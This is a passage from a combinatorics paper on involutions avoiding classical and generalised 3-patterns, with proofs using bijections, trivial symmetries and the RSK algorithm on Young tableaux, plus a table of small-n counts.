To show that $\Phi(I_n(2-3-1)) \subseteq S_n(1-23, 1-32, 13-2, 3-214)$, assume that $\widehat{\pi}$ in $\mathcal{S}_n(1\text{–}23, 1\text{–}32)$ contains a (13–2)-subword. Then there exists a segment of $\widehat{\pi}$ of the form

$$a_1 a_3 \cdots a_2, \quad \text{where } a_1 < a_2 < a_3.$$

Since the cycles of involutions in standard form are of maximum length two and are written with their least element first, $\widehat{\pi}$ necessarily corresponds to an involution π containing the cycle (a_1, a_3). It also follows that the letter a_2 must be contained in a cycle $(\tilde{a}, a_2)$, where $\tilde{a} < a_1$, for otherwise a_2 would precede a_1 in $\widehat{\pi}$. We now have that

$$a_2 \cdots a_3 \cdots \tilde{a} \cdots a_1, \quad \text{where } \tilde{a} < a_1 < a_2 < a_3,$$

is a segment of π, so π contains the (2–3–1)-subword $a_2 a_3 a_1$.

Assume instead that $\widehat{\pi}$ has an occurrence of (3–214), that is $\widehat{\pi}$ contains the segment

$$a_3 \cdots a_2 a_1 a_4, \quad \text{where } a_1 < a_2 < a_3 < a_4.$$

Then $(a_1 a_4)$ must be a 2-cycle of π. The letters a_2 and a_3 can either be fixed points or contained in 2-cycles.

Assuming that a_2 and a_3 both are fixed points implies that π contains a segment of the form

$$a_4 \cdots a_2 \cdots a_3 \cdots a_1, \quad \text{where } a_1 < a_2 < a_3 < a_4.$$

Here $a_2 a_3 a_1$ forms a (2–3–1)-subword.

If a_3 is a fixed point while a_2 is not, then a_2 will be contained in a cycle $(\tilde{a_2}, a_2)$ where $a_1 < \tilde{a_2} < a_2$, once again resulting in the (2–3–1)-subword $a_2 a_3 a_1$ of π.

Finally we assume that a_3 is contained in a 2-cycle $(\tilde{a_3}, a_3)$, where $\tilde{a_3} > a_2$ (or $\tilde{a_3} > \tilde{a_2}$, if there is a cycle $(\tilde{a_2}, a_2)$). We then get the following possible segments of π:

$$\begin{aligned}
&a_4 \cdots a_2 \cdots \tilde{a_2} \cdots a_3 \cdots \tilde{a_3} \ldots a_1, \text{ where } \tilde{a_3} < a_3,\\
&a_4 \cdots a_2 \cdots \tilde{a_2} \cdots \tilde{a_3} \cdots a_3 \ldots a_1, \text{ where } a_3 < \tilde{a_3} < a_4,\\
&a_4 \cdots a_2 \cdots \tilde{a_2} \cdots \tilde{a_3} \cdots a_1 \ldots a_3, \text{ where } \tilde{a_3} > a_4.
\end{aligned}$$

In all cases we get an occurrence of (2–3–1). Hence it follows that

$$\Phi(I_n(2-3-1)) \subseteq S_n(1-23, 1-32, 13-2, 3-214).$$

To show the converse, that is

$$\mathcal{S}_n(1-23, 1-32, 13-2, 3-214) \subseteq \Phi(I_n(2-3-1)),$$

we consider $\pi \in I_n(2\text{-}3\text{-}1)$. There are essentially two different ways of constructing a (2-3-1)-subword out of three letters a_1, a_2 and $a_3 \in [n]$ such that $a_1 < a_2 < a_3$. Either we get an involution of the form

$$\dots (a_3 b_3) \dots (a_2 b_2) \dots (a_1 b_1) \dots,$$

where

$$a_1 < a_2 < a_3,\ b_2 < b_3 < b_1,\ a_1 < b_1$$

or an involution of the form

$$\dots (b_2 a_2) \dots (b_3 a_3) \dots (a_1 b_1) \dots$$

where

$$a_1 < a_2 < a_3,\ b_2 < b_3 < b_1,\ a_2 > b_2,\ a_3 > b_3.$$

Consider the first case. Without loss of generality we let $a_3 \leq b_3$ and $a_2 \leq b_2$. The special cases when a_2 and a_3 are fixed points are given by letting a_2 and a_3 be equal to b_2 and b_3 respectively. Consider the cycle $(ij) = (b_1 a_1)$. Clearly $i < j$. Let $(k\ell)$ be the cycle to the left of (ij) ($k = \ell$ denotes the case when k is a fixed point). If $\ell < j = b_3$, then ℓij forms a (3-214)-subword of the corresponding permutation $\Phi(\pi)$, because ℓ is clearly larger than i. Otherwise let $(ij) = (k\ell)$ and repeat the above arguments until a (3-214)-subword is obtained. This is guaranteed to happen, since if we have gone through all cycles between $(b_2 a_2)$ and $(b_1 a_1)$, then with b_2 as ℓ we have that $\ell = b_2 < b_3$.

Considering the second case, without loss of generality we let $a_1 \leq b$. The case when a_1 is a fixed point is denoted by $a_1 = b_1$. The subword $(b_2 a_2 a_1)$ will now form an occurrence of (13-2) since $b_2 < a_1 < a_2$.

This proves that

$$S_n(1-23, 1-32, 13-2, 3-214) \subseteq \Phi(I_n(2-3-1)).$$

Hence

$$|S_n(1-23, 1-32, 13-2, 3-214)| = |(I_n(2-3-1)|.$$

□

3.2. **Avoiding (2-1-3) or (1-3-2).** We introduce a couple of results that will be used in the proof of Proposition 18. First we present a well-known property of the patterns in $\mathcal{S}_3$.

Proposition 16. *Let p be a pattern in $\mathcal{S}_3$. Then $|\mathcal{S}_3(p)| = C_n$, where $C_n = \frac{1}{n+1}\binom{2n}{n}$ is the nth Catalan number.*

One way of proving Proposition 16 is to construct a bijection between the pattern avoiding permutations of $[n]$ and the set of Dyck paths of length $2n$, that are known to be counted by the nth Catalan number. Such a bijection for the case when $p = (2\text{-}3\text{-}1)$ is actually presented in the fourth proof of Proposition 6 on page 9.

Next we consider a consequence of the fact that an involution is its own inverse.

Lemma 2. *Let p be an involution of $[k]$ and π a permutation of $[n]$. Then π avoids the pattern p if and only if π^{-1} avoids p.*

Proof. Consider π written in two line notation:

$$\pi = \begin{pmatrix} 1 & 2 & \dots & n \\ a_1 & a_2 & \dots & a_n \end{pmatrix}.$$

Suppose that we have an occurrence of p as the subword

$$v = \begin{pmatrix} i_1 & i_2 & \dots & i_k \\ a_{1_1} & a_{i_2} & \dots & a_{i_n} \end{pmatrix}.$$

Since p is an involution, we have that $p^{-1} = p$ and

$$v^{-1} = \begin{pmatrix} a_{1_1} & a_{i_2} & \dots & a_{i_n} \\ i_1 & i_2 & \dots & i_k \end{pmatrix}$$

forms a p-subword contained in

$$\pi^{-1} = \begin{pmatrix} a_1 & a_2 & \dots & a_n \\ 1 & 2 & \dots & n \end{pmatrix}.$$

Hence π avoids p if and only if π^{-1} avoids p. □

Example 17. Let p be the 5-pattern

$$p = \begin{pmatrix} 1 & 2 & 3 & 4 & 5 \\ 3 & 5 & 1 & 4 & 2 \end{pmatrix}.$$

Clearly p is an involution. Now consider the permutation

$$\pi = \begin{pmatrix} 1 & 2 & 3 & 4 & 5 & 6 & 7 & 8 & 9 \\ 5 & 4 & 9 & 1 & 2 & 6 & 7 & 3 & 8 \end{pmatrix}.$$

The subword

$$v = \begin{pmatrix} 1 & 3 & 5 & 7 & 8 \\ 5 & 9 & 2 & 7 & 3 \end{pmatrix}$$

forms an occurrence of p and accordingly

$$\pi^{-1} = \begin{pmatrix} 5 & 4 & 9 & 1 & 2 & 6 & 7 & 3 & 8 \\ 1 & 2 & 3 & 4 & 5 & 6 & 7 & 8 & 9 \end{pmatrix} = \begin{pmatrix} 1 & 2 & 3 & 4 & 5 & 6 & 7 & 8 & 9 \\ 4 & 5 & 8 & 2 & 1 & 6 & 7 & 9 & 3 \end{pmatrix},$$

contains the p-subword

$$v = \begin{pmatrix} 5 & 9 & 2 & 7 & 3 \\ 1 & 3 & 5 & 7 & 8 \end{pmatrix} = \begin{pmatrix} 2 & 3 & 5 & 7 & 9 \\ 5 & 8 & 1 & 7 & 3 \end{pmatrix}.$$

Proposition 18. *The number of involutions of $[n]$ that avoid (2-1-3) is the nth central binomial coefficient $\binom{n}{n/2}$.*

Proof. First we give a general description of the elements in $\mathcal{I}_n(2\text{-}1\text{-}3)$. If $\pi = a_1a_2\cdots a_n$ is a permutation of $[n]$ with the letter 1 in position k, then π avoids (2-1-3) if and only if it can be written as $\pi = \sigma 1 \tau$, where $\sigma = a_1a_2\cdots a_{k-1}$ is a (2-1-3)-avoiding permutation of $\{n, (n-1), \ldots, (n-k+2)\}$ and $\tau = a_{k+1}a_{k+2}\cdots a_n$ is a (2-1-3)-avoiding permutation of $\{2, 3, \ldots, (n-k+1)\}$. That is, the letters preceding 1 must all be larger than the ones following 1, and clearly all segments of π must be (2-1-3)-avoiding.

When constructing a (2-1-3)-avoiding involution, π, there are essentially two different ways of positioning the letter 1. Either it can be placed as the first letter a_1, in which case $\sigma = \epsilon$, the empty word, or it can be placed in the second half of the word, that is in position k where $k \geq \frac{n}{2}+1$. Namely, σ, if nonempty, consists of the $(k-1)$ largest letters of $[n]$, in particular k, that is the first letter of π, because 1 is the kth letter, must be one of the $(k-1)$ largest letters, so $k \geq \frac{n}{2}+1$.

Let us now consider the permutation τ. In the first case, when 1 is a fixed point, τ is merely a (2-1-3)-avoiding involution of $\{2, 3, \ldots, n\}$. In the second case though, the letters following 1, in positions larger than k, will all be smaller than k, so an arbitrary permutation of $\{2, 3, \ldots, (n-k+1)\}$ will do as τ as long as it avoids (2-1-3). We notice that the first $(n-k+1)$ letters of π are uniquely determined by τ since the letters of τ must all be contained in 2-cycles (i, a_i), where $i \leq (n-k+1)$. Hence $\pi = a_1a_2\cdots a_n$ can be written as

$$\pi = k\tau^{-1}\rho 1\tau,$$

where τ^{-1} is the inverse of τ seen as a bijection from $\{2, 3, \ldots, (n-k+1)\}$ to $\{k, (k+1), \ldots n\}$ and where $\rho = a_{n-k+2}a_{n-k+3}\cdots a_{k-1}$. To make sure that π is (2-1-3)-avoiding we must check that τ^{-1} avoids (2-1-3) whenever τ does, but this is exactly what is said in Lemma 2. Finally ρ, must be a (2-1-3)-avoiding involution of $\{(n-k+2), (n-k+1), \ldots, (k-1)\}$, on which we recursively repeat the arguments above.

The next step of the proof is to derive an expression for the number of (2-1-3)-avoiding involutions from the above description of them. Let, for the sake of simplicity, $|\mathcal{I}_n(2\text{-}1\text{-}3)|$ be denoted by A_n. With 1 in position k, where $k \geq \frac{n}{2}+1$, the number of possible τ's is the $(n-k)$th Catalan number C_{n-k}, according to Proposition 16. Independently of τ there are A_{2k-n-2} ways of choosing ρ, so the number of (2-1-3)-avoiding involutions with $a_k = 1$ is $A_{2k-n-2}C_{n-k}$. Moreover, there are A_{n-1} possible (2-1-3)-avoiding involutions with 1 as a fixed point. Thus

$$A_n = A_{n-1} + \sum_{k=\lfloor \frac{n}{2} \rfloor + 1}^{n} A_{2k-n-2}C_{n-k}$$

and $A_n = 0$ if $n \leq 0$. This recursion is satisfied by the central binomial coefficients [11], thus we conclude that $|\mathcal{I}_n(2\text{-}1\text{-}3)| = A_n = \binom{n}{n/2}$. $\square$

We now turn to avoidance of (1-3-2). For this purpose we introduce the trivial bijections on permutations.

3.2.1. *Trivial bijections.* Let $\pi = a_1 a_2 \cdots a_n \in \mathcal{S}_n$. We define the *reverse* of π as $R(\pi) := a_n \cdots a_2 a_1$, and the *complement* of π by $C(\pi)(i) = n + 1 - \pi(i)$, where $i \in [n]$. These bijections from $\mathcal{S}_n$ to itself and their composition $C \circ R$ are called *trivial*. Let Φ be a trivial bijection and let π be in $\mathcal{S}_n(p)$. Then the permutation $\Phi(\pi)$ avoids the pattern $\Phi(p)$ and consequently the number of permutations avoiding $R(p)$, $C(p)$ or $R \circ P(p)$ is the same as the number of permutations avoiding the pattern p. Note that the reverse of the generalised pattern $(a_1\text{-}a_2a_3\text{-}a_4a_5)$ is $(a_5a_4\text{-}a_3a_2\text{-}a_1)$. Also the dashes are "reversed".

Example 19. Let $p = 534621$. It is clear that p avoids (1-3-2). The reverse of π, $R(\pi) = 125435$, the complement of π, $C(\pi) = 243156$ and their composition, $R \circ C(\pi) = 651342$ then avoid $R(p) = (2\text{-}3\text{-}1)$, $C(p) = (3\text{-}1\text{-}2)$ and $R \circ C(p) = (2\text{-}1\text{-}3)$, respectively.

Lemma 3. *The composition $C \circ R$, restricted to $\mathcal{I}_n$, is a bijection from $\mathcal{I}_n$ to itself.*

Proof. Let π be in $\mathcal{I}_n$. Then π consists of cycles of length 1 and 2, that is, $\pi(j) = k$ whenever $\pi(k) = j$. The case when j is a fixed point is denoted by $k = j$. Let (j, k) be a cycle of π, then

$$\begin{aligned} R(\pi)(n+1-j) &= \pi(n+1-(n+1-j)) = \pi(j) = k, \\ C \circ R(\pi)(n+1-j) &= n+1-R(\pi)(n+1-j) = n+1-k. \end{aligned}$$

Likewise $C \circ R(\pi)(n+1-k) = n+1-j$ which shows that $(n+1-j,$ $n+1-k)$ is a 2-cycle of $C \circ R(\pi)$. Hence $C \circ R(\pi)$ is an involution, so $C \circ R(\mathcal{I}_n) = \mathcal{I}_n$. □

Proposition 20. *The number of involutions of $[n]$ that avoid (1-3-2) is the nth central binomial coefficient $\binom{n}{n/2}$.*

Proof. Let π be in $\mathcal{I}_n(2\text{-}1\text{-}3)$. The permutation $C \circ R(\pi)$ is in $\mathcal{I}_n$ by Lemma 3 and it is clear from above that $C \circ R(\pi)$ avoids $C \circ R(2\text{-}1\text{-}3) = (1\text{-}3\text{-}2)$. Since $C \circ R$ is a bijection from $\mathcal{I}_n$ to $\mathcal{I}_n$ it follows that

$$C \circ R : \mathcal{I}_n(2\text{-}1\text{-}3) \to \mathcal{I}_n(1\text{-}3\text{-}2)$$

is injective, thus $|\mathcal{I}_n(2\text{-}1\text{-}3)| \leq |\mathcal{I}_n(1\text{-}3\text{-}2)|$. In order to show the converse, note that $C \circ R$ is its own inverse and hence $C \circ R(C \circ R(p)) = p$. An application of the same argument to $C \circ R(2\text{-}1\text{-}3) = (1\text{-}3\text{-}2)$ implies the desired inequality $|\mathcal{I}_n(1\text{-}3\text{-}2)| \leq |\mathcal{I}_n(2\text{-}1\text{-}3)|$. Thus, it follows that $|\mathcal{I}_n(2\text{-}1\text{-}3)| = |\mathcal{I}_n(1\text{-}3\text{-}2)|$. □

3.3. **Avoiding p, when p is an increasing or decreasing sequence.** This section concerns avoidance of to the two remaining 3-patterns, (1–2–3) and (3–2–1). Although we have not found any direct relation between $\mathcal{I}_n(1\text{–}2\text{–}3)$ and $\mathcal{I}_n(3\text{–}2\text{–}1)$, it is possible to give almost analogous proofs for them being counted by $\binom{n}{n/2}$ by using the RSK algorithm for Young Tableaux, as will be seen below. We start however with a combinatorial proof for (3–2–1)-avoidance, based on work by Kitaev and Claesson.

In Kitaev [5], which concerns multiavoidance of 3-patterns without internal dashes, it is shown that the permutations of $[n]$ that simultaneously avoid (123), (132) and (213) are counted by the central binomial coefficients. We will use this result to conclude that the number of (3–2–1)-avoiding involutions of $[n]$ is $\binom{n}{n/2}$. Thus we have to establish a relation between $\mathcal{I}_n(3\text{–}2\text{–}1)$ and $\mathcal{S}_n(123, 132, 213)$.

Lemma 4. *Involutions of* $[n]$ *that avoid* (3–2–1) *are in one-to-one correspondence with permutations of* $[n]$ *that avoid* (123), (132) *and* (213). *Hence*

$$|\mathcal{I}_n(3\text{–}2\text{–}1)| = |\mathcal{S}_n(123, 132, 213)|.$$

Proof. Claesson [1] gives a proof that there is a one-to-one correspondence between $\mathcal{I}_n$ and $\mathcal{S}_n(1\text{–}23, 1\text{–}32)$ by constructing the bijection Φ, which is described in connection to Corollary 15, on page 12. Furthermore, he observes that the dashes in the patterns are immaterial for the proof and accordingly $\mathcal{S}_n(123, 132) = \mathcal{S}_n(1\text{–}23, 1\text{–}32)$. We show that Φ restricted to the (3–2–1)-avoiding involutions gives exactly the permutations that avoid (123), (132) and (213).

To show that $\mathcal{S}_n(123, 132, 213) \subseteq \Phi(\mathcal{I}_n(3\text{–}2\text{–}1))$, let π be an involution of $[n]$ and let $\widehat{\pi}$ be the corresponding permutation in $\mathcal{S}_n(123, 132)$. Assume that $\widehat{\pi}$ contains a (213)-subword. There then exists a segment of $\widehat{\pi}$ of the form

$$a_2 a_1 a_3, \text{ where } a_1 < a_2 < a_3.$$

Since the cycles in the standard form are of maximum length two and are written in decreasing order with their least elements first, the only possibility for a_3 to follow a_1 is that (a_1, a_3) is a cycle of π. The letter a_2 is either a fixed point or contained in the 2-cycle $(\widetilde{a_2}, a_2)$, where $a_1 < \widetilde{a_2} < a_2$. Thus π contains either the segment

$$a_3 \cdots a_2 \cdots a_1, \text{ where } a_1 < a_2 < a_3$$

or

$$a_3 \cdots \tilde{a_2} \cdots a_2 \cdots a_1, \text{ where } a_1 < \tilde{a_2} < a_2 < a_3,$$

where $a_3 a_2 a_1$ forms a (3–2–1)-subword in both cases.

In order to show that $\Phi(\mathcal{I}_n(3\text{–}2\text{–}1)) \subseteq \mathcal{S}_n(123, 132, 213)$ we assume that there is an occurrence of (3–2–1) in π, that is, π contains a segment

$$a_3 \cdots a_2 \cdots a_1, \text{ where } a_1 < a_2 < a_3.$$

There are essentially three different ways of constructing this out of a_1, a_2 and a_3.

First, we consider the case when π, written in cycle notation, is of the form

$$\cdots (a_1 b_1) \cdots (b_2 a_2) \cdots (b_3 a_3) \cdots,$$

where

$$a_1 < a_2 < a_3 \text{ and } b_3 < b_2 < b_1.$$

Let $a_1 = b_1$ denote the case when a_1 is a fixed point. Consider the cycle $(ij) = (b_3 a_3)$. Clearly $i < j$. Let $(k\ell)$ be the cycle to the left of (ij) ($k = \ell$ denotes the case when k is a fixed point). If $\ell < j = a_3$, then ℓij forms a (213)-subword of the corresponding permutation $\Phi(\pi)$. Otherwise let $(ij) = (k\ell)$ and repeat the above reasoning. We realize that this procedure will cause a (213)-subword to be formed as ℓij. Indeed, if we have gone through all cycles between a_2 and b_3, then with a_2 as ℓ it will be true that $i < \ell < j$, because ℓ is smaller than j ($j \geq a_3 > a_2 = \ell$) and since the cycles are written in decreasing order it follows that ℓ is larger than i.

The next possibility is that π is of the form

$$\cdots (a_1 b_1) \cdots (a_2 b_2) \cdots (a_3 b_3) \cdots,$$

where

$$a_1 < a_2 < a_3 \text{ and } b_3 < b_2 < b_1.$$

Let $a_3 = b_3$ denote the special case when a_3 is a fixed point. By setting $(ij) = (a_2 b_2)$, letting $(k\ell)$ be the cycle to the left of (ij) and repeating the arguments from the first case we get an occurrence of (213) in the corresponding permutation $\widehat{\pi}$. Indeed, the fact that b_1 is smaller than b_2 and consequently smaller than every j and also clearly larger than i guarantees that ℓij will form a (213)-subword for some ℓ, i and j.

Finally we consider π, when π is of the form

$$\cdots (a_1 b_1) \cdots (a_2 b_2) \cdots (b_3 a_3) \cdots,$$

where

$$a_1 < a_2 < a_3 \text{ and } b_3 < b_2 < b_1.$$

The special case when a_2 is a fixed point is denoted by $a_2 = b_2$. A (213)-subword is obtained by letting $(ij) = (b_3 a_3)$ and once again applying the above arguments.

This proves that $\mathcal{S}_n(123, 132, 213) = \mathcal{I}_n(2\text{–}3\text{–}1)$. □

We are now prepared to conclude the following result.

Proposition 21. *The number of involutions of $[n]$ that avoid $\mathcal{I}_n(3-2-1)$ is the nth central binomial coefficient $\binom{n}{n/2}$.*

Proof. This follows immediately from Lemma 4 and the fact that $|\mathcal{S}_n(123, 132, 213)| = \binom{n}{n/2}$, shown by Kitaev in [5]. □

3.3.1. *Young tableaux and involutions.* Knuth [8] proves that the number of involutions of $[n]$ is the same as the number of Young tableaux that can be formed from $[n]$. In his proof he constructs a Young tableau from an involution by inserting the letters of the involution into an originally empty Young tableau, using an algorithm I. Together with its inverse D, for deleting elements from a tableau, I is called the *RSK algorithm*, after its creators; Robinson, Schenstedt and Knuth.

Given a Young tableau P and an integer x that is not in P, algorithm I creates a new tableau P' that contains x in addition to its original elements. The tableau P' has the same shape as P except for a new entry added to one of the rows. When inserting the element x into P, it is first compared to the elements in the first row of P. If x is larger than all elements in the first row it is placed as the last element in that row and the algorithm terminates, otherwise it is placed in the position of the smallest element larger than x. This element x' is then inserted into the next row in the same way. The procedure is repeated until an element x' is inserted as the last element of a row.

Example 22. We illustrate the insertion algorithm I by an example. Suppose that we want to insert 4 into the Young tableau P, where

$$P = \begin{array}{|c|c|c|c|}\hline 1 & 3 & 6 & 7 \\ \hline 2 & 9 \\ \cline{1-2} 5 \\ \cline{1-1} 8 \\ \cline{1-1}\end{array} \quad .$$

First, the 4 will be placed in the entry occupied by 6, since 6 is the smallest element larger than 4 in the first row.

$$\begin{array}{|c|c|c|c|}\hline 1 & 3 & 4 & 7 \\ \hline 2 & 9 \\ \cline{1-2} 5 \\ \cline{1-1} 8 \\ \cline{1-1}\end{array}$$

Element 6 is then moved down to the second row where it displaces 9.

$$\begin{array}{|c|c|c|c|}\hline 1 & 3 & 4 & 7 \\ \hline 2 & 6 \\ \cline{1-2} 5 \\ \cline{1-1} 8 \\ \cline{1-1}\end{array}$$

Finally 9 will be placed as the last element in the third row, since the row contains no element larger than 9, and the procedure terminates. The tableau P has now been transformed into P', where

$$P' = \begin{array}{|c|c|c|c|}\hline 1 & 3 & 4 & 7 \\ \hline 2 & 6 \\ \cline{1-2} 5 & 9 \\ \cline{1-2} 8 \\ \cline{1-1}\end{array} \quad .$$

Note that P' has the same shape as P except for the new square, containing 9.

With P' and the position of the entry added when inserting x, it is possible to get back to P by running algorithm I backwards. More generally, given a Young tableau Q and indices (s,t) such that $y = Q_{st}$ is the rightmost element in row s and that column t has no entries below y, algorithm D transforms Q into a Young tableau Q' with no element in position (s,t) but otherwise of the same shape as Q. An element x is then deleted from Q. The method starts by removing the element y from row s and inserting it into row $s-1$ where it displaces the largest element smaller than y. This element y' is in turn moved up to row $s-2$. This procedure continues until an element is removed from the first row. If we apply algorithm D to the tableau P' and the indices of the entry that makes the difference in shape between P' and P, we end up with the original tableau P and the element x. Likewise, if we start with a Young tableau Q and indices (s,t) and apply algorithm D we get a tableau Q' and an element z. Inserting z into Q' according to I will get us back to Q. In this sense the algorithms I and D are inverses of each other.

Example 23. We want to transform the Young tableau P' from example 22 back to its original form P. The entry that makes the difference between the shape of P' and that of P has the indices $(3,2)$, so we start by removing the element in this position, that is 9. The element 9 is inserted into the second row in the position of 6, since 6 is the largest element smaller than 9. Finally 6 replaces element 4 in the first row and we get back to P, with 4 as the deleted element.

$$P' = \begin{array}{|c|c|c|c|}\hline 1&3&4&7\\\hline 2&6\\\cline{1-2}5&9\\\cline{1-2}8\\\cline{1-1}\end{array} \rightarrow \begin{array}{|c|c|c|c|}\hline 1&3&4&7\\\hline 2&9\\\cline{1-2}5\\\cline{1-1}8\\\cline{1-1}\end{array} \rightarrow \begin{array}{|c|c|c|c|}\hline 1&3&6&7\\\hline 2&9\\\cline{1-2}5\\\cline{1-1}8\\\cline{1-1}\end{array} = P \,.$$

By considering a permutation written in two line notation, Knuth constructs a mapping from $\mathcal{S}_n$ to the set of ordered pairs of Young tableaux (P,Q) formed from the elements $\{1,2,\ldots,n\}$, where P and Q have the same shape. This is done by inserting the elements one by one into an initially empty Young tableau, partly by using algorithm I. This mapping is shown to be invertible, so there is a one-to-one correspondence between $\mathcal{S}_n$ and the set of ordered pairs (P,Q), where P and Q are as above.

Next, Knuth shows that if the permutation

$$\pi = \begin{pmatrix} 1 & 2 & \ldots & n \\ a_1 & a_2 & \ldots & a_n \end{pmatrix}$$

corresponds to the ordered pair of tableaux (P, Q), then the inverse permutation

$$\pi^{-1} = \begin{pmatrix} a_1 & a_2 & \dots & a_n \\ 1 & 2 & \dots & n \end{pmatrix}$$

corresponds to (Q, P). Hence, since the involutions are the permutations that are their own inverses they correspond to pairs of tableaux (P, P), and therefore the number of tableaux that can be formed from $[n]$ equals the number of involutions of length n. For a detailed proof we refer to [8].

A consequence of the tableau-constructing method based on algorithm I is that the number of rows in the resulting Young tableau P corresponds to the length of the longest decreasing sequence of the permutation. Indeed, for the algorithm not to terminate before the kth row, the element inserted into row i, where $i \leq k$, has to be smaller than the largest element of the row. That is, an element x that causes a movement down to the kth row must have been preceded by a smaller element in the involution (now in the first row), that in turn must have been preceded by an even smaller element (in the second row) et cetera, that is the involution must contain a decreasing sequence of length k. On the other hand, if we let $a_{i_k} \dots a_{i_1}$ denote the lexicographically smallest decreasing sequence of length k, it is easy to realize that when a_{i_1} has been inserted into the first row, element a_{i_j} will be in row j for each j. Hence the Young tableau will have k rows exactly when the longest decreasing sequence is of length k. In particular $\mathcal{I}_n(3\text{-}2\text{-}1)$ will be in one-to-one correspondence with the Young tableaux with at most two rows. It is known that the number of Young tableaux with two or less rows is the nth central binomial coefficient. For a proof see for example Lundin [9]. This therefore gives another proof of Proposition 21.

As the length of the longest decreasing sequence of the involution determines the number of rows, the length of the longest increasing sequence equals the number of columns. This can be seen from the construction by arguments similar to those above. The set of (1-2-3)-avoiding involutions will therefore be in one-to-one correspondence with the Young tableaux with two or less columns. Taking the transpose of a Young tableau; $P_{ij} \mapsto P_{ji}$, that is reflecting in the NW-SE diagonal, clearly gives a bijection from the tableaux with k rows to the tableaux with k columns. Thus the number of Young tableaux with at most two columns is indeed the nth central binomial coefficient. This proves the following proposition.

Proposition 24. *The number of involutions avoiding (*1-2-3*) is the nth central binomial coefficient* $\binom{n}{n/2}$.

4. Involutions avoiding generalised 3-patterns

So far our work has concerned avoidance of classical patterns. In this section we extend the study to include all generalised 3-patterns.

We start our investigation by counting the pattern-avoiding involutions of $[n]$, when n is small ($n \leq 10$). The results are presented in Table 2.

p	$\lvert\mathcal{I}_n(p)\rvert$	p	$\lvert\mathcal{I}_n(p)\rvert$	p	$\lvert\mathcal{I}_n(p)\rvert$	p	$\lvert\mathcal{I}_n(p)\rvert$
(1-2-3)	$\binom{n}{n/2}$	(1-23)	A_n	(12-3)	A_n	(123)	B_n
(1-3-2)	$\binom{n}{n/2}$	(1-32)	A_n	(13-2)	$\binom{n}{n/2}$	(132)	C_n
(2-1-3)	$\binom{n}{n/2}$	(2-13)	$\binom{n}{n/2}$	(21-3)	A_n	(213)	C_n
(2-3-1)	2^{n-1}	(2-31)	2^{n-1}	(23-1)	2^{n-1}	(231)	D_n
(3-1-2)	2^{n-1}	(3-12)	2^{n-1}	(31-2)	2^{n-1}	(312)	D_n
(3-2-1)	$\binom{n}{n/2}$	(3-21)	E_n	(32-1)	E_n	(321)	B_n.

TABLE 2. Generalised patterns

Here:

$$\begin{aligned} A_n &= 1, 2, 3, 6, 11, 23, 46, 100, 213, 481, \ldots \\ B_n &= 1, 2, 3, 7, 15, 38, 97, 271, 778, 2371, \ldots \\ C_n &= 1, 2, 3, 6, 12, 28, 66, 172, 458, 1305, \ldots \\ D_n &= 1, 2, 4, 8, 17, 39, 94, 241, 646, 1821, \ldots \\ E_n &= 1, 2, 3, 6, 11, 23, 47, 103, 225, 513, \ldots \end{aligned}$$

Further we consult the On-Line Encyclopedia of Integer Sequences [11] for information about the obtained sequences of $|\mathcal{I}_n(p)|$. However, except for the well-known $\binom{n}{n/2}$ and 2^{n-1}, none of them can be found in [11]. Still the enumeration of $A_n, \ldots, E_n$ is of some interest for comparison reasons. For each row in the table there is a hierarchy amongst the patterns. Namely, an occurrence of a one-dash pattern, $(x\text{-}yz)$ or $(xy\text{-}z)$, is a special case of an occurrence of the classical two-dash pattern $(x\text{-}y\text{-}z)$, and an occurrence of the zero-dash pattern (xyz) implies an occurrence of the one-dash patterns. This hierarchy induces a partial ordering of $\mathcal{I}_n(p)$ with respect to inclusion. Accordingly

$$\begin{aligned} \mathcal{I}_n(x\text{-}y\text{-}z) &\subseteq \mathcal{I}_n(x\text{-}yz) \subseteq \mathcal{I}_n(xyz), \\ \mathcal{I}_n(x\text{-}y\text{-}z) &\subseteq \mathcal{I}_n(xy\text{-}z) \subseteq \mathcal{I}_n(xyz), \end{aligned}$$

which implies that

$$\begin{aligned} |\mathcal{I}_n(x\text{-}y\text{-}z)| &\leq |\mathcal{I}_n(x\text{-}yz)| \leq |\mathcal{I}_n(xyz)|, \\ |\mathcal{I}_n(x\text{-}y\text{-}z)| &\leq |\mathcal{I}_n(xy\text{-}z)| \leq |\mathcal{I}_n(xyz)|. \end{aligned}$$

Taking a look at the fourth row of Table 2 above, a consequence of $|\mathcal{I}_n(2\text{-}3\text{-}1)| = |\mathcal{I}_n(2\text{-}31)| = |\mathcal{I}_n(23\text{-}1)|$ is seen to be that $\mathcal{I}_n(2\text{-}3\text{-}1) =$

$\mathcal{I}_n(2\text{-}31) = \mathcal{I}_n(23\text{-}1)$, that is an involution avoids (2-3-1) if and only if it avoids (2-31), which is in turn avoided if and only if (23-1) is avoided. However, for $n \geq 5$, the sequence D_n indicates the existence of involutions that avoid (231) even though they may contain (2-3-1)-subwords. This is in fact the case for $\pi = 52431$.

Proposition 25. *The number of involutions that avoid p, when p is equal to (2-13) or (13-2), is $\binom{n}{n/2}$. Hence*

$$|\mathcal{I}_n(2\text{-}13)| = |\mathcal{I}_n(13\text{-}2)| = \binom{n}{n/2}.$$

For the proof we use a consequence of the proof of Proposition 20.

Porism 26. *[of Proposition 20] For a generalised pattern p we have that $|\mathcal{I}_n(p)| = |\mathcal{I}_n(C \circ R(p))|$.*

Proof. Without loss of generality, the pattern $p = (2\text{-}1\text{-}3)$ in the proof of Proposition 20 could be replaced by any generalised pattern. □

Proof of Proposition 25. In Claesson [1] it is shown that a permutation π avoids (2-13) if and only if it avoids (2-1-3). In particular this is true when π is an involution. Thus, recalling from Proposition 6 that the (2-1-3)-avoiding involutions are counted by $\binom{n}{n/2}$, we obtain the desired result in the first case. An application of Porism 26 to $p = (13\text{-}2) = C \circ R(2\text{-}13)$ then proves the remaining part. □

Proposition 27. *An involution avoids p, where p is one of the patterns (2-31), (31-2), (23-1) or (3-12), if and only if it avoids (2-3-1). Hence*

$$|\mathcal{I}_n(2\text{-}31)| = |\mathcal{I}_n(31\text{-}2)| = |\mathcal{I}_n(23\text{-}1)| = |\mathcal{I}_n(3\text{-}12)| = 2^{n-1}.$$

Proof. Claesson[1] partitions the twelve one dash patterns into three equidistributed classes, with respect to the patterns considered as permutation statistics. This is done on the basis of their behaviour under actions of the trivial bijections.

